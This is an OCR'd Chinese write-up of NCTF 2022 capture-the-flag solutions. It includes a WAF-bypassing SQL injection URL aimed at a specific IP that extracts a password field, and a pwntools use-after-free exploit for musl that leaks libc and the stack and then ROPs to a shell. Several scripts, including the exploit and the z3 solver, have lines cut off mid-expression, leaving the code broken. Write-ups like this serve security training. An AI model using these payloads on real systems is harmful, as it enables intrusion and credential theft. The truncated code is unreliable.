
成功上传shell拿到了flag



---


ezbypass

解题思路




（mysql 似乎是小于5.7的版本）加上1.e同样能正常执行语句，1.e会被忽视

参考:h3xStream's blog: Bypassing ModSecurity WAF



URL

http://162.14.110.241:8099/sql.php?id=-1 or 1.e(updatexml(1,concat(0x7,substring((select(password) from info),1,50)),0))




```
http://162.14.110.241:8099/sql.php?id=-1 or 1.e(updatexml(1,concat(0x7,subst
```

nctf{9815e617-dd93-4bf4-bddf-7a972e916c36}

Misc

炉边聚会

解题思路

直接复制完后进入炉石传说发现啥反应没有，搜索后找到一个解析的脚本

```
https://zhangshuqiao.org/2018-12/%E7%82%89%E7%9F%B3%E5%8D%A1%E7%BB%84%E4%BB%A3%E7%A0%81%E8%A7%A3%E6%9E%90/
```

```php
<?php
$deckstring = "AAEDAZoFKIwGngXIBrwFzgnQBfIHygf0CIgJkAi+BogJ1gjMCPIHtgeeBeAD6AfyB7YHvgbgA+AD4AO2B7wFkgnMCMwI+ga2B/QImgi6BJAIiAn2BOIJAAA=";
#这是一个非常有趣的萨满卡组
$binary = base64_decode($deckstring);
$hex = bin2hex($binary);
#对于这个卡组，$hex="00010101fd06000fce069707cc08e20cff0fc814e616b6ac02aeb002a5be02f8bf02f9bf02a2cd02f8d002a6ef0200"
$arr = str_split($hex, 2);
$arr = array_map("hexdec", $arr);
function read_varint(&$data) {
    $shift = 0;
    $result = 0;
    do {
        $c = array_shift($data);
        $result |= ($c & 0x7f) << $shift;
        $shift += 7;
    }
    while ($c & 0x80);
    return $result;
}
function parse_deck($data) {
    $reserve = read_varint($data);
```

```
    if ($reserve != 0) {
        printf("Invalid deckstring");
        die;
    }
    $version = read_varint($data);
    if ($version != 1) {
        printf("Unsupported deckstring version %s", $version);
        die;
    }
    $format = read_varint($data);
    $heroes = [];
    $num_heroes = read_varint($data);
    for ($i = 0; $i < $num_heroes; $i++) {
        $heroes[] = read_varint($data);
    }
    $cards = [];
    $num_cards_x1 = read_varint($data);
    for ($i = 0; $i < $num_cards_x1; $i++) {
        $card_id = read_varint($data);
        $cards[] = [$card_id, 1];
    }
    $num_cards_x2 = read_varint($data);
    for ($i = 0; $i < $num_cards_x2; $i++) {
        $card_id = read_varint($data);
        $cards[] = [$card_id, 2];
    }
    $num_cards_xn = read_varint($data);
    for ($i = 0; $i < $num_cards_xn; $i++) {
        $card_id = read_varint($data);
        $count = read_varint($data);
        $cards[] = [$card_id, $count];
    }
    return [$cards, $heroes, $format];
}
print_r(parse_deck($arr)[0]);
```

将得到的结果导入到txt，然后写一个很丑的处理脚本

```
a=open("re.txt","r")
a.readline()
a.readline()
num=[]
for i in range(40):
    a.readline()
    a.readline()
    a.read(19)
    num.append(int(a.readline()))
    a.readline()
    a.readline()
    a.readline()
```


```
for i in range(40):
    print(chr(num[i]//10),end='')
print('')
```

得到flag


```
NCTF{HearthStone_C0de_S000_FunnY_ri9ht?}
```

SIGNIN

解题思路




拿到字符串后一直调整位置然后不太清楚的字符猜一猜就出来了。。。。。



最后得到flag：NCTF{VVe1c0m3_T0_NCTF_2022!!!}

只因因

解题思路



缩写为CFTR


NCTF{254e72a3768938792446548561412d43}

---

qrssssss

解题思路

每十六个二维码为一组，每一组数据相同，根据LMQH纠错等级顺序进行排序，再根据掩码升序排序，可以得到flag



flag：NCTF{62130783efd44b3692b4ddbecf}

Crypto

dp_promax

解题思路

rsa直接解，可以分解的。

Pwn

babyLinkedList

解题思路

一个简单musl，存在明显的uaf，现申请多个堆块，填满堆，让堆存在复用，然后泄露栈地址，

攻击retgetshell

```
#!/usr/bin/python
```

```
#coding:utf-8
import os
from pwn import *
context(os='linux',arch='amd64', log_level='debug')#arch = 'i386')
libc = ELF('./libc.so')
p=process('./babyLinkedList')
def add(size, con):
        p.sendlineafter('>> ', str(1))
        p.sendlineafter('size', str(size))
        p.sendafter('content', con)

def delete():
        p.sendlineafter('>> ', str(2))
def show():
        p.sendlineafter('>> ',str(3))
def edit(con):
        p.sendlineafter('>> ', str(4))
        p.send(con)
for i in range(54):
    add(0x1c, 'a')
edit('a' * 0x20)
show()
p.recvuntil('a' * 0x20)
libc_base= (u64(p.recvuntil('\x7f')[-6:].ljust(8,'\x00') - 0xa6000) & (~0xf
edit('a' * 0x20 + p64(libc_base + libc.sym['environ']))
show()
stack_addr = u64(p.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
add(0x1c, 'a')
edit('a' * 0x20 + p64(stack_addr - 0x90))
pop_rdi=libc_base+0x0000000000015c8e
binsh=libc_base+0x000000000009daf0
sys_addr=libc_base+libc.sym['system']
payload=p64(pop_rdi)+p64(binsh)+p64(sys_addr)
edit(payload)
p.interactive()
```

Reverse

ez_rev

解题思路

z3 约束一下求解就行

```
from z3 import  *
input = [BitVec('flag%d' % i,8) for i in range(32)]
key=[0x7E, 0x1F, 0x19, 0x75]
# output=[0xBA2E087A, 0x8C82AFAD, 0xF80DD8EF, 0x162AEB99]
```


```
output=[0x75, 0x75, 0xB5, 0x33]
#output=[0x7A, 0x08, 0x2E, 0xBA , 0xAD, 0xAF, 0x82, 0x8C,    0xEF, 0xD8, 0x0
s = Solver()
# s.add(flag[0]==0x7B761FA885765E6F)
# s.add(flag[1]==0x5306EC9)
# s.add(flag[2]==0xBD5D8CFA)
# s.add(flag[3]==0xC2DB0AF6)
# s.add(flag[4]==0x6CF52153)
# s.add(flag[5]== 0xABEC2BCD)
# s.add(flag[6]==0x5C211278)
# s.add([flag[0]+flag[1]+flag[2]+flag[3]+flag[4]+flag[5]+flag[6]==0x5DC44])

s.add ( (input[3] * (key[2] - key[0]) + (input[0] + input[3]) * (key[0] + ke
s.add (  (input[0] * (key[1] - key[3]) + key[3] * (input[0] + input[1]))==ou
s.add ( (key[0] * (input[2] + input[3]) + input[3] * (key[2] - key[0]))==out
s.add (  (input[0] * (key[1] - key[3]) + (key[1] + key[0]) * (input[2] - inp

//NCTF{f6dffab6-173f-4bb1-a973-62f3f8254eba}
```


---

cyberpunk

解题思路

qcow2转raw，导出elf后反编译，函数名即为flag，感觉像非预期解





flag{adam_smasher_killed_a_thousand_times_is_not_too_much}

---

ccccha

解题思路

先去花指令

```
start = 0x0001090
end = 0x000B000

address_m = [0 for x in range(11)]
address_target = ['push    rbx', 'push    rbx', 'pushfq', 'call    $+5', 'po
                  'popfq', 'pop     rbx', 'retn']


def check1():
    cnt = 0
    for i in range(9):
        if i == 5 or i == 6:
            cnt += GetDisasm(address_m[i]).find(address_target[i]) != -1
        else:
            cnt += GetDisasm(address_m[i]) == address_target[i]
    return cnt == 9


def check2(x, y):
    cnt = 0
    cnt += print_insn_mnem(x) == "push"
    cnt += print_insn_mnem(y) == "pop"
    cnt += print_operand(x, 0) == print_operand(y, 0)
    return cnt == 3


def check3():
    cnt = 0
    cnt += print_insn_mnem(address_m[0]) == "push"
    cnt += get_operand_type(address_m[0], 0) == o_imm
    return cnt == 2


def nop(u, v):
    patch_add = u
    while patch_add < v:
        patch_byte(patch_add, 0x90)
        patch_add += 1


p = start
while p <= end:
    address_m[0] = p
    p = next_head(p)
    while print_insn_mnem(p) == "nop":
        p = next_head(p)
```

```
    if check2(address_m[0], p) == 1:
        p = next_head(p)
        nop(address_m[0], p)
    else:
        p = address_m[0]
    address_m[0] = p
    for i in range(1, 11):
        address_m[i] = next_head(address_m[i - 1])

    if check1() == 1:
        addri = get_operand_value(address_m[5], 1)
        addri += address_m[4]
        if address_target[9] == GetDisasm(address_m[9]):
            addri -= (address_m[0] + 5)
            patch_byte(address_m[0], 0xE9)
            patch_dword(address_m[0] + 1, addri & 0xffffffff)
            nop(address_m[0] + 5, address_m[10])
            p = address_m[10]
        else:
            patch_byte(address_m[0], 0x68)
            patch_dword(address_m[0] + 1, addri & 0xffffffff)
            nop(address_m[0] + 5, address_m[9])
            p = address_m[9]
    else:
        p = address_m[1]
```

本来以为是tea，没想到是障眼法

```
a = [0x10, 0xFC,
     0x2E, 0x34, 0x14, 0x25, 0xAA, 0x24, 0xAA, 0xD6, 0x4B, 0x92,
     0xD0, 0xD9, 0xB9, 0x57, 0x8F, 0x5F, 0x32, 0x44, 0x1F, 0x27,
     0x8A, 0x66, 0xB6, 0xBC, 0x69, 0xA2, 0xAC, 0xEC, 0x00, 0x19,
     0xDF, 0x40, 0x38, 0x7C, 0x71, 0xC7, 0x4E, 0x77, 0x32, 0xBB]
des = [0x757CC05E, 0x23CE4B73, 0xAC89BBA4, 0x708F01F3, 0x83317FC8, 0x62D45B4
       0xDC27A7A6, 0x4B50FC9D, 0x6B2F9806, 0x38511738, 0xEF2F]
d = [0x5e, 0xc0, 0x7c, 0x75, 0x73, 0x4b,
     0xce, 0x23, 0xa4, 0xbb, 0x89, 0xac,
     0xf3, 0x1, 0x8f, 0x70, 0xc8, 0x7f,
     0x31, 0x83, 0x41, 0x5b, 0xd4, 0x62,
     0xa6, 0xa7, 0x27, 0xdc, 0x9d, 0xfc,
     0x50, 0x4b, 0x6, 0x98, 0x2f, 0x6b,
     0x38, 0x17, 0x51, 0x38, 0x2f, 0xef]
out = []
for j in range(42):
    out.append(((d[j] - j) & 0xFF) ^ a[j])
for s in out:
    print(chr(s), end='')
```

NCTF{cb86d437-8671-42a4-82dc-3259754e5ef5}

just run it

解题思路


Google发现https://github.com/jart/cosmopolitan这个项目

用gdb调起来

> ## GDB
>
> Here's the recommended `~/.gdbinit` config:
>
> ```
> set host-charset UTF-8
> set target-charset UTF-8
> set target-wide-charset UTF-8
> set osabi none
> set complaints 0
> set confirm off
> set history save on
> set history filename ~/.gdb_history
> define asm
>   layout asm
>   layout reg
> end
> define src
>   layout src
> ```

观察输入输出流


按照里面的去把题目构建并用gdb跑起来




```

opcode=[0,
1,
5,
6,
2,
```

```
4,
7,
0xc,
3,
8,
0xb,
0xd,
0x9,
0xa,
0xe,
0xf]
keyFirst = [0x11, 0x4d, 0x92, 0xda, 0xac, 0x0b, 0x62, 0xf7, 0x54, 0x51, 0x27
keyTwo = [0x46, 0x7c, 0xc1, 0x31, 0x67, 0xa2, 0xb4, 0x0d, 0x32, 0x11, 0x50,
def swapKey(key, s):
    for i in range(0,16):
        key[opcode[i]]=s[i]



s = [i for i in range(len(keyFirst))]

Flagkey = [i for i in range(16)]

swapKey(s, keyFirst)

for i in range (len (s)):
    s[i] = s[i] ^ keyTwo[i]
swapKey(Flagkey, s)
for i in Flagkey:
    print(chr(i), end="")
    //Flagkey:W1lc0menctf2o2o!

```

发现sm4算法常量



多次输入输出流观察加密字符串变化发现sm4并无魔改